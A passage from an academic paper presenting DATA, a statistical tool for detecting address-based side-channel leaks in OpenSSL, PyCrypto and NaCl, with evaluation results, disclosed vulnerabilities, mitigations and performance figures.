We unify the representation of both data and control-flow evidences in so-called *evidence traces*. These traces hold a time-ordered sequence of memory addresses that a particular instruction accesses during *one* program execution. Note the difference to evidence sets used in Section 4.1, which are computed over *multiple* program executions. Evidence traces contain all essential information exploited in practical attacks, such as how often an address is accessed [11, 45] and also when, *i.e.*, at which position an address is accessed in the trace [87].

**Recording.** Similar to the difference detection phase, the target program is executed to gather address traces. This time, however, we only monitor the previously detected differences, which significantly reduces trace sizes and instrumentation time. For each instruction that caused address differences in the first phase, we gather individual evidence traces. Addresses accessed in case of data differences are written to the trace in chronological order. For control flow differences, the branch target addresses taken at the branch points are written to the evidence trace, again in chronological order.

**Building Histograms.** As we execute the target program with multiple inputs, we accumulate the evidence traces





Figure 2: Histogram $\mathbf{H_{full}}$ over evidence traces.

of the *same* instruction in a two-dimensional histogram, as depicted in Figure 2. The $y$-axis contains the addresses accessed by the instruction, $r_0$ and $r_1$ in this case. The $x$-axis specifies their positions in the trace. A single evidence trace, e.g., $[r_0, r_1, r_1, r_0, r_0, r_1]$, would appear as dots in the $x$-$y$ plane. When aggregating multiple traces, the $z$-axis accumulates all dots into bars, specifying the overall number of accesses for each address and position. This histogram, named $\mathbf{H_{full}}$, fully captures the characteristics of evidence traces, namely when and how often addresses are accessed. The downside of $\mathbf{H_{full}}$ is that a large number of traces is required to accurately estimate it. This would prolong the leakage detection phase and increase storage requirements. We therefore use two simplified histograms, each of which captures one characteristic of $\mathbf{H_{full}}$. The first one, $\mathbf{H_{addr}}$, tracks the total number of accesses per address, thus, collapsing the $x$-axis and omitting time information. The second one collapses the $y$-axis and counts the total number of accesses per position. This omits address information and is comparable to counting the length of evidence traces. Observe that counting the length of evidence traces equals the (negative) difference between consecutive positions. We therefore define $\mathbf{H_{pos}}$ as counting the length of evidence traces. We illustrate how $\mathbf{H_{addr}}$ and $\mathbf{H_{pos}}$ are compiled with the following example of three evidence traces:

$$ev_0 = [r_1, r_2], \quad ev_1 = [r_3, r_3, r_2, r_3, r_1], \quad ev_2 = [r_2, r_1, r_2]$$

$\mathbf{H_{addr}}$ contains one entry per address, counting how often each address occurs in the traces. Thus, $\mathbf{H_{addr}} = [3, 4, 3]$ for addresses $[r_1, r_2, r_3]$. $\mathbf{H_{pos}}$ records the length of the traces, which yields $\mathbf{H_{pos}} = [0, 1, 1, 0, 1]$ for lengths 1 to 5. For illustration purposes, counting the number of accesses per position would yield $[3, 3, 2, 1, 1, 0]$ for positions 1 to 6. The (negative) differences between the positions are $[0, 1, 1, 0, 1]$, which is exactly $\mathbf{H_{pos}}$.

**Implications.** While the use of $\mathbf{H_{addr}}$ and $\mathbf{H_{pos}}$ reduces the measurement effort, we might miss leaks that only

show up in $\mathbf{H_{full}}$. Such a leak would occur, if the secret permutes the addresses in the evidence traces, e.g., $[r_1, r_2]$ and $[r_2, r_1]$, while the length of the evidence traces as well as the number of accesses per address remains the same. These special cases can still be detected with a multi-dimensional generic leakage test using $\mathbf{H_{full}}$.

## 5.2 Generic Leakage Test

We compile the evidence traces into two histograms, namely $\mathbf{H^{fix}_{addr}}$ and $\mathbf{H^{fix}_{pos}}$ for fixed secret inputs, and $\mathbf{H^{rnd}_{addr}}$ and $\mathbf{H^{rnd}_{pos}}$ for random inputs. If these histograms can be distinguished, the corresponding address difference constitutes a true information leak. In side-channel literature [33, 67], this fixed-vs-random input testing is typically done by applying Welch's t-test [83] to distributions of power consumption, electromagnetic emanation, or execution time measurements. For DATA, we cannot use the t-test, because it assumes normal distributions and evidence trace distributions are not necessarily normal. Instead, we use the more generic Kuiper's test [49], which does not make this assumption. The test essentially determines whether two probability distributions stem from the same base distribution or not. It is closely related to the Kolmogorov-Smirnov (KS) test but performs better when distributions differ in the tails instead of around the median. Since we do not assume anything about the tested distributions, we choose the increased sensitivity of Kuiper's test over the KS test at almost identical computational cost.

In preparation for Kuiper's test, we normalize our previously compiled histograms to obtain probability distributions. For the explanation of the test, assume two random variables $X$ and $Y$, for which $n_X$ and $n_Y$ samples are observed. The first step of the test is to derive the empirical distribution functions $F_X(x)$ and $F_Y(x)$ as

$$F_X(x) = \frac{1}{n_X} \cdot \sum_{i=1}^{n_X} I_{[X_i,\infty]}(x) \ . \tag{2}$$

$I$ is the indicator function, which is 1 if $X_i \leq x$, and 0 otherwise. $F_Y(x)$ is calculated accordingly. The Kuiper statistic $V$ is then computed as

$$V = \sup_x [F_X(x) - F_Y(x)] + \sup_x [F_Y(x) - F_X(x)] \ . \tag{3}$$

The deviation of both distributions is significant if the Kuiper statistic $V$ exceeds the significance threshold:

$$V_{st} = \frac{Q_{st}^{-1}(1-\alpha)}{C_{st}(n_X, n_Y)} \ . \tag{4}$$

$C_{st}$ relates the threshold to the number of samples each empirical distribution is based on. This is important, as a larger number of samples increases the sensitivity of the Kuiper statistic. It is approximated as

$$C_{st}(n_X, n_Y) = \sqrt{\frac{n_X n_Y}{(n_X + n_Y)}} + 0.155 + \frac{0.24}{\sqrt{\frac{n_X n_Y}{(n_X + n_Y)}}} \ . \tag{5}$$

$Q_{st}$ is derived from the asymptotic distribution of the Kuiper statistic. It links the test statistic to a certain confidence level and is defined as

$$Q_{st}(\lambda) = 2 \sum_{i=1}^{\infty} \left(4i^2\lambda^2 - 1\right) e^{-2i^2\lambda^2} . \tag{6}$$

Its inverse, $Q_{st}^{-1}$, is calculated numerically. The value $(1-\alpha)$ determines the probability with which Kuiper's test produces false positives. For all tests performed in this work, this probability is set to 0.0001. If Kuiper's test statistic is significant, the corresponding data or control-flow difference is flagged as an information leak.

**Accuracy.** The probability of reporting false positives is sufficiently minimized by the choice of $(1-\alpha)$. False negatives can occur, if the histograms $\mathbf{H_{addr}}$ and $\mathbf{H_{pos}}$ are insufficient estimations of the underlying evidence distributions. This happens if the number of program executions for fixed and random inputs is too small. It is, however, a common problem of unspecific leakage testing to determine a required minimum number [55, 72]. Analysts using DATA should therefore add traces until the test results stabilize and no new leaks are detected.

# 6 Leakage Classification Phase

The leakage classification phase is based on a *specific* leakage test, which tests for linear and non-linear relations between the secret input and the evidences of information leaks. Finding these relations requires appropriate representations for both input and evidence traces, which are described in the following two sections.

## 6.1 Evidence Representation

Similar to the leakage detection phase, we collect evidence traces for multiple random secret inputs. Unlike before, however, we do not merge evidence traces into histograms, since this would dismiss information about which input belongs to which evidence trace. Instead, we aggregate evidence traces into *evidence matrices*, where each column represents a unique trace (and unique secret input). Since evidence traces might differ both in length and accessed addresses, we cannot store them directly in a matrix. Instead, we capture the characteristics of the evidence traces in two separate matrices, $\mathbf{M^{ev}_{addr}}$ and $\mathbf{M^{ev}_{pos}}$. The rows in both matrices correspond to the possible addresses in the traces. $\mathbf{M^{ev}_{addr}}$ stores the number

of accesses per address. If an address does not occur in a trace, the corresponding matrix entry is set to zero. $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$ stores the position of each address in the evidence trace. If an address does not occur in a trace, the matrix entry is set to '-1'. This labels an absent address and has no negative impact on the statistical test. Any other negative value works as well, because all valid positions are non-negative integers. If an address occurs more than once in a trace, the matrix entry is set to the rounded median of the trace positions. The median adequately determines around which position in the evidence trace an address is accessed most frequently.

The following example illustrates how evidence matrices are compiled. We reuse the evidence traces $ev_0$ to $ev_2$ from Section 5.1 and insert one column for each trace. For each of the addresses $r_1$ to $r_3$, we insert one row. After adding the data, we obtain:

$$\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}} = \begin{bmatrix} 1 & 1 & 1 \\ 1 & 1 & 2 \\ 0 & 3 & 0 \end{bmatrix}, \quad \mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}} = \begin{bmatrix} 0 & 4 & 1 \\ 1 & 2 & 1 \\ -1 & 1 & -1 \end{bmatrix}$$

## 6.2 Leakage Model

The transformation of the input is called *leakage model*. It defines which property or part of the secret input is compared to the evidence representations stored in $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$ and $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$. This serves two purposes. First, it confines the scope of the statistical test. This is important because the complete input space of a secret is often too large to handle in practice, e.g., $> 2^{128}$ for strong cryptographic keys. Second, this confinement implicitly quantifies the information an adversary could gain from observing evidences. A well-known leakage model is the Hamming weight model [55], which reduces a secret input to the number of its 1-bits. In [89], the Hamming weight model is used to find leaks in asymmetric cipher implementations. Another popular approach is slicing the secret input into smaller chunks [46], e.g., bytes or bits. While input slices are a good fit for byte- and bitwise operations in symmetric ciphers, they might not be the best fit for big-integer operations in asymmetric ciphers. Clearly, the choice of an appropriate leakage model is important, but ultimately depends on the target program. It requires some degree of domain knowledge, which we assume that analysts have. Our framework is designed to support a variety of leakage models, including Hamming weight and input slicing.

## 6.3 Specific Leakage Test

For the specific leakage test, the target binary is executed $n$ times with random secret inputs. Instead of gathering new measurements, we reuse the (random input) traces from the leakage detection phase. In preparation for the test, we derive $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$ and $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$ from the traces. We also transform the secret inputs according to the chosen leakage model $L$ and store the results in the input matrix $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$. Similar to the evidence matrices, every input gets assigned a column in $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$. The number of rows is defined by the model, e.g., the Hamming weight of the entire input requires one row. All rows in $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$ are then compared to all rows in $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$ and $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$. For these comparisons, the selected rows are interpreted as pairwise observations of two random variables, $X$ and $Y$, with length $n_X = n_Y = n$. We then use the Randomized Dependence Coefficient (RDC) [53] to determine the relation between the observations. The RDC detects linear and non-linear relations between random variables, its test statistic $R$ is defined between 0 and 1, with $R = 1$ showing perfect dependency and $R = 0$ stating statistical independence. The parameters of the RDC are set to the values proposed in [53]: $k = 20$ and $s = \frac{1}{6}$. In contrast to mutual information estimators and similar metrics [68], which are also used in side-channel literature [31], the RDC can be calculated efficiently, especially for large sample sizes ($n > 100$). We precompute the significance threshold $R_{st}$ for a given confidence level $\alpha$ by generating a sufficiently large number ($\geq 10^4$) of statistically independent sequences of length $n$ (the same length as the rows in $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$, $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$, and $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$) and estimating the distribution of $R$. Since the resulting distribution is approximately normal, we estimate the mean $\mu$ and the standard deviation $\sigma$. The significance threshold is then derived from $\Phi^{-1}(x)$, which is the inverse cumulative distribution function of the standard normal distribution, as follows:

$$R_{st} = \mu + \sigma \cdot \Phi^{-1}(\alpha) \,. \tag{7}$$

The value $(1-\alpha)$ determines the probability with which the RDC produces false positives. For all tests performed in this work, it is set to 0.0001. If $R$ exceeds $R_{st}$, the tested rows exhibit a significant statistical relation. This means that an adversary is able to infer the values and properties of the secret input that are defined by the leakage model from side-channel observations.

**Accuracy.** The probability of reporting false positives is sufficiently minimized by the choice of $(1-\alpha)$. False negatives can occur if the number of observations $n$ is too small. Similar to the discussion in Section 5, it is not possible to determine a required minimum number of observations that holds for arbitrary target programs. Naturally, simple and direct relations will be discovered with far less observations than faint and indirect ones.

# 7 Implementation and Optimizations

While the concept of DATA is platform independent, we implement trace recording on top of the Intel Pin frame-





Figure 3: OpenSSL AES T-table leakage classification.

work [38] for analyzing x86 binaries. We record address traces in separate trace files. To reduce their size, we only monitor instructions with branching behavior and their target branch as well as instructions performing memory operations. This suffices to detect control-flow and data leakage. To speed up recording of evidence traces in the second phase, we only record those instructions flagged as potential leaks in the first phase.

We implement the difference detection as well as the generic and the specific leakage tests in Python scripts, which condense all findings into human-readable leakage reports in XML format, structuring information leaks by libraries, functions, and call stacks.

**Tracking Heap Allocations.** Depending on the utilization of the heap, identical memory objects could get assigned different addresses by the memory allocator. During trace analysis, this could cause the same objects to be interpreted as different ones. We encountered such behavior for OpenSSL, which dynamically allocates big numbers on the heap and resizes them on demand. This causes frequent re-allocations and big numbers hopping between different heap addresses for different program executions. Our Pintool can therefore be configured to detect heap objects and replace their virtual address with its relative address offset. Currently, our analysis treats all heap objects equally, making the results more readable. More elaborate approaches like [73] are left as future work.

# 8 Evaluation and Results

We used Pin version 3.2-81205 for instrumentation and compiled glibc 2.24 as well as OpenSSL 1.1.0f[2] in a default configuration with additional debug information, using GCC version 6.3.0. Although debug symbols are not required by DATA, it incorporates available debug symbols in the final report. This allows to map detected leaks to the responsible functions and data symbols.

[2]Specifically, we tested commit `7477c83e15`.

Table 2: Leakage summary of algorithms.

| | Algorithm | Differences | Generic | | | Specific | |
|---|---|---|---|---|---|---|---|
| | | | Dismissed | CF | Data | Byte/Bit | HW |
| OpenSSL | AES-NI | 0 (2) | 0 | 0 | 0 (2) | 0 (2) | - |
| | AES-VP | 0 | 0 | 0 | 0 | 0 | - |
| | AES bit-sliced | 4 | 0 | 0 | 4 | 4 | - |
| | AES T-table | 20 | 0 | 0 | 20 | 20 | - |
| | Blowfish | 194 | 0 | 0 | 194 | 171 | - |
| | Camellia | 82 | 0 | 0 | 82 | 55 | - |
| | CAST | 202 | 0 | 0 | 202 | 133 | - |
| | DES | 138 | 0 | 0 | 138 | 63 | - |
| | Triple DES | 410 | 0 | 0 | 410 | 292 | - |
| | ECDSA (secp256k1) | 515 | 487 | 1 | 27 | 3 | 1 |
| | DSA | 781 | 354 | 160 | 267 | 19 | 33 |
| | RSA | 2248 | 1510 | 278 | 460 | 11 | 139 |
| PyCrypto | AES | 96 | 0 | 0 | 96 | 96 | - |
| | ARC4 | 5 | 0 | 0 | 5 | 5 | - |
| | Blowfish | 384 | 0 | 0 | 384 | 384 | - |
| | CAST | 284 | 0 | 0 | 284 | 216 | - |
| | Triple DES | 108 | 0 | 12 | 96 | 101 | - |

## 8.1 Analysis Results

Table 2 shows the results of the three phases of DATA, namely address differences, generic and specific leaks.

**OpenSSL (Symmetric Primitives).** As summarized in the upper part of Table 2, AES-NI (AES new instructions [37]) as well as AES-VP (vector permutations based on SSSE3 extensions) do not leak. However, when using AES-NI (and other ciphers) via the OpenSSL command-line tool, the key parsing yields two data leaks, as indicated in brackets. Calling the AES-NI implementation without this command-line tool, as also done for the other three AES implementations, does not trigger these two data leaks. Besides, we identified four data leaks in the bit-sliced AES. While OpenSSL uses the protected implementation by Käspar and Schwabe [43] for the actual encryption, they use the same unprotected key expansion as used in T-table implementations.

All other tested symmetric implementations yield a significant number of data leaks since they rely on lookup tables with key-dependent memory accesses, which makes them vulnerable to cache attacks [11, 77]. These leaks have also been confirmed by the byte leakage model test. Figure 3 shows statistical test results of the vulnerable AES T-table implementation for the first five rounds, averaged over the 16 table lookups in each round. Phase two finds generic key dependencies, regardless of the round (values well above $V_{st}$), confirming its accuracy. The chosen byte leakage model detects linear dependencies to the first round state ($s_1$), which allows known-plaintext attacks [11]. For intermediate rounds, for which the chosen byte leakage model is *not* applicable, the test output is well below the threshold $R_{st}$. By adapting the leakage model to the last round state, one could also test for ciphertext-only attacks [60]. Moreover, one can see that the Hamming weight model on key bytes detects the same leakage but with a lower confidence, since it loses information about the key. This emphasizes the importance of choosing appropriate leak-

age models. We summarize results in Appendix A.

**OpenSSL (Asymmetric Primitives).** The asymmetric primitives show significant non-deterministic behavior, which is dismissed in the leakage detection phase. For example, OpenSSL uses RSA base blinding with a random blinding value. From 2248 differences in RSA, 1510 are dismissed, leaving 278 control-flow and 460 data leaks with key dependency. Among those, we found two constant-time vulnerabilities in RSA and DSA, respectively, which bypass constant-time implementations in favor of vulnerable implementations. This could allow key recovery attacks similar to [3, 82]. Moreover, DATA reconfirms address differences in the ECDSA wNAF implementation, as exploited in [10, 26, 79].

For asymmetric ciphers, we applied the Hamming weight (HW) model as well as the key bit model. The majority of leaks reported by the HW model are indicating that the length of the key or of intermediate values leaks (as the HW usually correlates with the length). For example, we detect leaks in functions that determine the length of big numbers, reconfirming the findings of [80]. Also, OpenSSL uses lazy heap allocation to resize objects on demand. This can cause different heap addresses for different key lengths, which will show up as data leakage. In contrast to the HW, the key bit model is more fine-grained and thus targets very specific leaks only, e.g., it reveals leaks that occur when the private key is parsed. This constitutes an insecure usage of the private key, and a very subtle bug to find. Details about leaking functions are given in Appendix A.

**Python.** We tested PyCrypto 2.6.1 running on CPython 2.7.13. The lower part of Table 2 summarizes our results. PyCrypto incorporates native shared libraries for certain cryptographic operations. From a side-channel perspective, this is desirable since those native libraries could be tightened against side-channel attacks, independently of the used interpreter. However, we found that all ciphers leak key bytes via unprotected lookup table implementations within those shared libraries, as indicated by the byte leakage model. We list the leaks in Appendix A.

**Leakage-free Crypto.** We analyzed Curve25519 in NaCl [13] as well as the corresponding Diffie-Hellman variant of OpenSSL (X25519) and found no address-based information leakage (apart from OpenSSL's key parsing), approving their side-channel security.

## 8.2 Discussion

**Detection Accuracy.** For symmetric algorithms in OpenSSL, we recorded up to 10 traces in the difference detection phase. We found that 3 traces are sufficient as more traces did not uncover additional differences. The low number of traces results from the high diffusion and the regular design of symmetric ciphers, which yields a high probability for quickly hitting all variations in the program execution. This suggests that the difference detection phase achieves good accuracy for symmetric ciphers. Symmetric ciphers are typically deterministic, thus all differences are key-dependent. Indeed, Table 2 shows that the leakage detection phase confirms all differences as leaks.





Figure 4: Dismissed non-deterministic differences and discovered leaks for OpenSSL RSA as stacked plot.

To evaluate DATA's accuracy on non-deterministic programs, we tested OpenSSL asymmetric ciphers and collected up to 30 traces, as shown in Figure 4. While the address differences found in the difference detection phase do not settle within 30 traces (introducing false negatives), an important finding is that the majority of these differences are due to statistically independent program activity, e.g., RSA base blinding. These differences are characterized as key-independent and successfully filtered in the leakage detection phase. The number of actual data and control-flow leaks with key dependencies already settles at 4 traces. The few leaks observable with more traces are due to heap cleanup (these leaks were already discovered at heap allocation), leakage of the heap object's size, and exploring more paths of already discovered programming bugs. For example, DATA discovered the aforementioned RSA constant-time vulnerability, which was missed by other solutions, with only two traces. Analyzing more traces identifies more information leaks caused by the same programming bug. Hence, we recommend $\leq 10$ traces for asymmetric primitives as a conservative choice. We observed similar behavior for DSA and ECDSA, but omit the details for brevity.

**Performance.** We ran our experiments on a Xeon E5-2630v3 with 386 GB RAM. DATA achieves good performance, adapting its runtime to the number of discovered leaks. Analysis of the leakage-free AES-NI and AES-VP took around 6 s, as only the first phase is needed. Finding leaks in the OpenSSL AES T-table implementation took 5 CPU minutes. Leakage classification took 8 CPU min. Asymmetric algorithms require more traces

and yield significantly more differences. Hence, the first phases took between 29.8 (for DSA) and 79.8 CPU minutes (for ECDSA). Running all three phases on RSA takes 233.8 CPU minutes with a RAM utilization of less than 4.5 GB (single core). By exploiting parallelism, the actual execution time can be significantly reduced, e.g., from 55 min to approximately 250 s for the first phase of RSA. Analyzing PyCrypto yields large address traces due to the interpreter (1GB and more), nevertheless DATA handles such large traces without hassle: The first phase discards all non-leaking instructions, stripping down trace sizes of the subsequent phases to kilobytes (see Appendix B).

**Summary.** The adoption of side-channel countermeasures is often partial, error-prone, and non-transparent in practice. Even though countermeasures have been known for over a decade [66], most OpenSSL symmetric ciphers as well as PyCrypto do not rely on protected implementations like bit-slicing. Also, the bit-sliced AES adopted by OpenSSL leaks during the key schedule, as the developers integrated it only partially [43] since practical attacks have not been shown yet. Moreover, we discovered two new vulnerabilities, bypassing OpenSSL's constant-time implementations for RSA and DSA initialization. Considering incomplete bug fixes of similar vulnerabilities identified by Garcia et al. [27, 28], this sums up to four implementation bugs related to the same countermeasure. This clearly shows that the tedious and error-prone task of implementing countermeasures should be backed by appropriate tools such as DATA to detect and appropriately fix vulnerabilities as early as possible.

We found issues in loading and parsing cryptographic keys as well as initialization routines. Finding these issues demands analysis of the full program execution, from program start to exit, which is out of reach for many existing tools. Also, analysis often neglects these information leaks because an attacker typically has no way to trigger key loading and other single events in practice. However, when using OpenSSL inside SGX enclaves (cf. Intel's SGX SSL library [40]), the attacker can trigger arbitrarily many program executions, making single-event leakage practically relevant, as demonstrated by the RSA key recovery attack in [82].

**Responsible Disclosure.** We informed the library developers as well as Intel of our findings. In response, OpenSSL merged our proposed patches upstream.

**Security Implications.** A leak found by DATA does not necessarily constitute an exploitable vulnerability. The leakage classification phase helps in rating its severity, however, an accurate judgment often demands significant effort in assembling and improving concrete attacks [12]. We argue that, unless good counter-arguments are given, any leak should be considered serious.

## 9 Mitigating Address-based Leaks

After using DATA to identify address-based information leaks in cryptographic software implementations, the following approaches could be applied as mitigation.

**Software-based Mitigations.** Coppens et al. [21] proposed compiler transformations to eliminate key-dependent control-flow dependencies. Similar approaches are followed by other program transformations [2, 56] and transactional branching [8]. Data leaks of lookup table implementations can be mitigated by bit-slicing [43, 47, 66]. Scatter-gather prevents data leaks on RSA exponentiation by interleaving data in memory such that cache lines are accessed irrespective of the used index. However, scatter-gather must be implemented correctly to prevent more sophisticated attacks [88]. Oblivious RAM [32, 77, 91] has been proposed as a generic countermeasure against data leaks by hiding memory access patterns. Hardened software implementations could then be proven leakage-free using [4, 5, 7, 16, 25].

**Mitigations on Architectural/OS Level.** Cache coloring [69] and similar cache isolation mechanisms [52] have been proposed to mitigate cache attacks. Others [90] proposed OS-level defenses against last-level cache attacks by controlling page sharing via a copy-on-access mechanism. Hardware transactional memory can be used to mitigate cache attacks by keeping all sensitive data in the cache during the computation [34]. Compiler-based tools aim to protect SGX enclaves against cache attacks [18] or controlled channel attacks [70].

## 10 Conclusion

In this work, we proposed differential address trace analysis (DATA) to identify address-based information leaks. We use statistical tests to filter non-deterministic program behavior, thus improving detection accuracy. DATA is efficient enough to analyze real-world software – from program start to exit. Thereby, we include key loading and parsing in the analysis and found leakage which has been missed before. Based on DATA, we confirmed existing and identified several unknown information leaks as well as already (supposedly) fixed vulnerabilities in OpenSSL. In addition, we showed that DATA is capable of analyzing interpreted code (PyCrypto) including the underlying interpreter, which is conceptually impossible with current static methods. This shows the practical relevance of DATA in assisting security analysts to identify information leaks as well as developers in the tedious task of correctly implementing countermeasures.

**Outlook.** The generic design of DATA also allows detecting other types of leakage such as variable time floating point instructions by including the instruction operands in the recorded address traces. DATA also

paves the way for analyzing other interpreted languages and quantifying the effects of interpretation and just-in-time compilation on side-channel security. Moreover, DATA could be extended to analyze multi-threaded programs by recording and analyzing individual traces per execution thread.

```
1 int BN_MONT_CTX_set(BN_MONT_CTX *mont,
2                     BIGNUM *mod, BN_CTX *ctx) {
3   ...
4   BN_copy(&(mont->N), mod);
5   ...
6   BN_mod_inverse(Ri, R, &mont->N, ctx);
7   ...
8 }
```

Listing 3: OpenSSL RSA vulnerability.

## Acknowledgments

We would like to thank the anonymous reviewers, as well as Mario Werner and our shepherd Stephen McCamant for their valuable feedback and insightful discussions that helped improve this work.

This work was partially supported by the TU Graz LEAD project "Dependable Internet of Things in Adverse Environments", by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia, as well as the European Research Council (ERC) under the European Unions Horizon 2020 research and innovation programme (grant agreement No 681402).

## A Leaking Functions

**OpenSSL (Symmetric Primitives).** To analyze AES, we implemented a wrapper that calls the algorithm directly. For other algorithms, we used the `openssl enc` command-line tool with keys in hex format. DATA identified information leaks in the code that parses these keys. In particular, the leaks occur in function `set_hex`, which uses stdlib's `isxdigit` function that performs leaking table lookups. Besides, `OPENSSL_hexchar2int` uses a switch case to convert key characters to integers. Although symmetric keys are usually stored in binary format, one should be aware of such leaks.

The bit-sliced AES implementation uses the vulnerable `_x86_64_AES_set_encrypt_key` function for key schedule. In addition, the unprotected AES leaks in function `_x86_64_AES_encrypt_compact`. Blowfish leaks at `BF_encrypt`, Camellia leaks the `LCamellia_SBOX` at `Camellia_Ekeygen` and `_x86_64_Camellia_encrypt`, CAST leaks the `CAST_S_table0` to `7` at `CAST_set_key` as well as `CAST_encrypt`, DES leaks the `des_skb` at `DES_set_key_unchecked` as well as `DES_SPtrans` at `DES_encrypt2`.

**OpenSSL (Asymmetric Primitives).** For the analysis of asymmetric ciphers, we use OpenSSL to generate keys in PEM format and then invoke the `openssl pkeyutl` command-line tool to create signatures with those keys. Similar to symmetric ciphers, asymmetric implementations leak during key loading and parsing. We found leaks in `EVP_DecodeUpdate`, in `EVP_DecodeBlock` via lookup table `data_ascii2bin`, in `c2i_ASN1_INTEGER` that uses `c2i_ibuf` and in `BN_bin2bn`. Although the key is typically loaded only once at program startup, this has direct implications on applications using Intel SGX SSL.

DATA discovered two new vulnerabilities regarding OpenSSL's handling of constant-time implementations. The first one leaks during the initialization of Montgomery constants for secret RSA primes `p` and `q`. This is a programming bug: the so-called constant-time flag is set for `p` and `q` in function `rsa_ossl_mod_exp` but not propagated to temporary working copies inside `BN_MONT_CTX_set`, as shown in Listing 3, since the function `BN_copy` in line 3 does not propagate the consttime-flag from `mod` to `mont->N`. This causes the inversion in line 5 to fall back to non-constant-time implementations (`int_bn_mod_inverse` and `BN_div`). The second vulnerability is a missing constant-time flag for the DSA private key inside `dsa_priv_decode`. This causes the DSA key loading to use the unprotected exponentiation function `BN_mod_exp_mont`. Moreover, DATA confirms that ECDSA still uses the vulnerable point multiplication in `ec_wNAF_mul`, which was exploited in [10, 26, 79].

Finally, we found that the majority of information leaks reported for OpenSSL are leaking the length of the key or of intermediate variables. For example, we reconfirm the leak in `BN_num_bits_word` [80], which leaks the number of bits of the upper word of big numbers. There are several examples where the key length in bytes is leaked, e.g., via `ASN1_STRING_set`, `BN_bin2bn`, `strlen` of glibc as well as via heap allocation.

**PyCrypto.** PyCrypto symmetric ciphers leak during encryption, mostly via lookup tables. AES leaks the tables `Te0` to `Te4` and `Td0` to `Td3` in functions `ALGnew`, `rijndaelKeySetupEnc` and `rijndaelEncrypt`. Blowfish leaks in functions `ALGnew` and `Blowfish_encrypt`. CAST leaks the tables `S1` to `S4` in function `block_encrypt` and the tables `S5` to `S8` in `schedulekeys_half`. Triple DES leaks the table `des_ip` in function `desfunc` as well as `deskey`. ARC4 leaks in function `ALGnew`.

## B Performance

Table 3 summarizes the performance figures of DATA for each phase.[3] Unless stated otherwise, all timings reflect the runtime in CPU minutes (single-core) and thus represent a fair and conservative metric. If tasks are parallelized, the actual runtime can be significantly reduced.

**Difference Detection Phase.** For OpenSSL, the trace size is $< 30$ MB for symmetric and $< 55$ MB for asymmetric ciphers. For PyCrypto, each trace has approximately 1 GB, because the execution of the interpreter is included. Regarding runtime, OpenSSL symmetric ciphers require less than a minute. PyCrypto ciphers finish in 5 minutes or less, despite large trace sizes. OpenSSL asymmetric ciphers need between 29.8 and 79.8 CPU minutes for two reasons. First, they require more traces. As we compare traces pairwise in the first phase, the runtime grows quadratically in the number of traces. Second, asymmetric ciphers yield significantly more differences that need to be analyzed. Especially control-flow differences demand costly re-alignment of traces. Yet, these results are quite encouraging, especially since the automated analysis of large real-world software stacks is out of reach for many existing tools. Also, we see possible improvements in further speeding up analysis times.

**Leakage Detection Phase.** We analyze three fixed and one random set à 60 traces, yielding 240 traces in total. Since this phase only analyzes address differences reported by the previous phase, the sizes of the recorded traces are significantly smaller. From several MB to over 1 GB in phase one, the traces are now several KB to around 1.3 MB for RSA. This makes recording and analyzing an even larger number of traces, e.g., more than 240, efficient. For example, the analysis of OpenSSL bitsliced AES takes less than 5 CPU minutes. As expected, analyzing PyCrypto takes longer due to the instrumentation of the Python interpreter. Also, analysis of RSA is slower due to the high number of address differences to analyze. For example, RSA generates traces of up to 1343.9 KB to be analyzed. Nevertheless, phase two completes within less than 61 CPU minutes.

